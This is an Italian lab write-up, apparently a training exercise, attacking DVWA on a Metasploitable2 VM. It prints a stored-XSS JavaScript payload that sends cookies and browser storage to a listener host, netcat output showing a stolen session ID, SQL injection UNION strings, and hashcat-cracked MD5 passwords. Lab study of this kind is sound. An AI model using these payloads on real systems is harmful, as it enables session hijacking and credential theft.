
PROGETTO S6-L5


Nell’esercizio di oggi verrano exploitate le seguenti vulnerabilità della Dvwa di metasploitable2:

- XSS Stored
- SQL Injection
- SQL Injection (blind)

XSS Stored





Modifico il parametro max lenght per poter inserire uno script per testare la vulnerabilità a XSS.




Inserisco questo script nel campo da testare

```
<script>alert('XSSTEST');</script>
```







La vulnerabilità è confermata da questi messaggi

Sono andanto a modificare ancora il parametro della pagina “maxLenght=5000” e ho inserito questo script nel campo vulnerabile.

```
payload.php
~/Documents/Python/payload.php
(function() {
  function sendData(data) {
    var i = new Image();
    i.src = 'http://192.168.50.100:1234/?data=' + encodeURIComponent(data);
  }

  sendData(document.cookie);

  var hiddenFields = document.querySelectorAll('input[type="hidden"]');
  hiddenFields.forEach(function(field) {
    sendData(field.name + '=' + field.value);
  });

  for (var key in localStorage) {
    sendData(key + '=' + localStorage.getItem(key));
  }

  for (var key in sessionStorage) {
    sendData(key + '=' + sessionStorage.getItem(key));
  }
})();
</script>
```

Prima di caricare il payload ho dato questo comando netcat sulla Kali


```
nc -lvp 1234
```

Caricando il payload si può vedere su netcat il cookie di sessione dell’utente

```
┌──(kali㉿kali)-[~]
└─$ nc -lvp 1234
listening on [any] 1234 ...
connect to [192.168.50.100] from kali [192.168.50.100] 34968
GET /?cookie=security=low;%20PHPSESSID=723321232797d158f8f6ae19d2b3cc6b HTTP/1.1
Host: 192.168.50.100:1234
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/115.0
Accept: image/avif,image/webp,*/*
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Connection: keep-alive
Referer: http://192.168.50.101/
```

SQL Injection

Ho se il campo è vulnerabile inserendo **' OR '1'='1** ed è vulnerabile.




Ho provato una UNION query inserendo

1' UNION SELECT null,null FROM users#

Per logica ho poi provato a sostituire “user” e “password” a “null” e “null”

1' UNION SELECT user, password FROM users#

Si vedranno gli username associati alle password criptate in formato MD5.



Una volta ottenute le password criptate possono essere facilmente decifrate con vari tool, in questo caso ho usato hashcat.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ hashcat -m 0 -a 0 hash.txt /usr/share/wordlists/rockyou.txt --show
5f4dcc3b5aa765d61d8327deb882cf99:password
e99a18c428cb38d5f260853678922e03:abc123
8d3533d75ae2c3966d7e0d4fcc69216b:charley
0d107d09f5bbe40cade3de5c71e9e9b7:letmein

┌──(kali㉿kali)-[~/Desktop]
└─$ _
```